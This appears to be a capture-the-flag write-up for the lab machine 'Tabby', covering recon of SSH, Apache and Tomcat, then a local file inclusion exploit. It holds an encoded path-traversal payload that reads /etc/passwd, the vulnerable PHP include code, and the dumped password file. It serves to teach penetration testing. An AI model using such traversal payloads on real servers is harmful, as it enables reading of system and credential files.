

Tabby

===============
| TABBY 10.10.10.194 |
===============




InfoGathering

SCOPE



```
Hosts
=====

address        mac  name        os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----        -------  ---------  -----  -------  ----  --------
10.10.10.194        tabby.htb   Linux               3.X    server
```


SERVICES



```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.194  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4 Ubuntu Linux; protocol 2.0
10.10.10.194  80    tcp    http  open   Apache httpd 2.4.41 (Ubuntu)
10.10.10.194  8080  tcp    http  open   Apache Tomcat
```


SSH

[*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4



```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-run: Failed to specify credentials and command to run.
| ssh2-enum-algos:
|   kex_algorithms: (9)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

HTTP


Wappalyzer

Font scripts

Font Awesome

Google Font API

Web servers

Apache 2.4.41

Programming languages

PHP

Operating systems

Ubuntu

JavaScript libraries

Modernizr 2.8.3

jQuery 1.11.2


UI frameworks

Bootstrap 3.3.1

URIS

```
Readme.txt                  [Status: 200, Size: 1574, Words: 227, Lines: 36]
index.php                   [Status: 200, Size: 14175, Words: 2135, Lines: 374]
news.php                    [Status: 200, Size: 0, Words: 1, Lines: 1]
files                  [Status: 403, Size: 274, Words: 20, Lines: 10]
assets                  [Status: 403, Size: 274, Words: 20, Lines: 10]
favicon.ico             [Status: 200, Size: 759, Words: 8, Lines: 2]
```

INTERESTING SITES
- http://tabby.htb/Readme.txt
- http://10.10.10.194/news.php?file=statement (Possible dir traversa)


We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily

in more secure servers


TEMPLATE FROM 2016: https://dribbble.com/shots/1520333-Free-Hosting-Template-PSD

HTTP 8080

Tomcat9 is being used and index page is at /var/lib/tomcat9/webapps/ROOT/index.html
Tomcat9 is installed with CATALINA_HOME in /usr/share/tomcat9 and CATALINA_BASE in /var/lib/tomcat9, following the rules from /usr/share/doc/tomcat9-common/RUNNING.txt.gz.

VERSION INFO: http://10.10.10.194:8080/docs/

VER: 9.0.31



Apache Tomcat 9

Version 9.0.31, Feb 24 2020

URIS

```
docs                    [Status: 200, Size: 17482, Words: 2016, Lines: 236]
examples                [Status: 200, Size: 1126, Words: 144, Lines: 31]
host-manager            [Status: 401, Size: 2044, Words: 359, Lines: 55]
index.html              [Status: 200, Size: 1895, Words: 201, Lines: 30]
manager                 [Status: 401, Size: 2499, Words: 457, Lines: 64]
examples/servlets/index.html [Status: 200, Size: 6596, Words: 686, Lines: 194]
examples/%2e%2e/manager/html [Status: 401, Size: 2499, Words: 457, Lines: 64]
examples/../manager/html [Status: 401, Size: 2499, Words: 457, Lines: 64]
examples/jsp/snp/snoop.jsp [Status: 200, Size: 592, Words: 45, Lines: 42]
manager/html            [Status: 401, Size: 2499, Words: 457, Lines: 64]
manager/html/*          [Status: 401, Size: 2499, Words: 457, Lines: 64]
host-manager/html/*     [Status: 401, Size: 2044, Words: 359, Lines: 55]
manager/jmxproxy        [Status: 401, Size: 2499, Words: 457, Lines: 64]
manager/jmxproxy/*      [Status: 401, Size: 2499, Words: 457, Lines: 64]
manager/status.xsd      [Status: 200, Size: 4374, Words: 749, Lines: 85]
manager/status/*        [Status: 401, Size: 2499, Words: 457, Lines: 64]
host-manager            [Status: 401, Size: 2044, Words: 359, Lines: 55]
manager                 [Status: 401, Size: 2499, Words: 457, Lines: 64]
examples/jsp/index.html [Status: 200, Size: 14245, Words: 904, Lines: 370]
examples                [Status: 200, Size: 1126, Words: 144, Lines: 31]
```


INTERESTING

- http://10.10.10.194:8080/manager/xform.xsl

Gaining Access


A Local File Inclusion Vulnerability was found at http://10.10.10.194/news.php?file=
POC: http://10.10.10.194/news.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd

VULNERABLE CODE:



```php
<?php
$file = $_GET['file'];
$fh = fopen("files/$file","r");
while ($line = fgets($fh)) {
echo($line);
}
fclose($fh);
?>

```

SCREENSHOT EVIDENCE OF LFI



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash

```

ASH Group Memberships


adm:x:4:syslog,ash
cdrom:x:24:ash
plugdev:x:46:ash
ash:x:1000:

OS Version: Ubuntu 20.04 LTS
Hostname: tabby
Hosts File: 127.0.0.1 megahosting.com localhost tabby

I know that var/lib/tomcat9/webapps/ROOT/index.html is the location of the tomcat index.html page.
This then tells me the following info
- CATALINA_HOME is /usr/share/tomcat9
- CATALINA_BASE is /var/lib/tomcat9


Using apt-file I discovered the location of the tomcat-users.xml file

```
apt-file search tomcat-users.xml
```



```
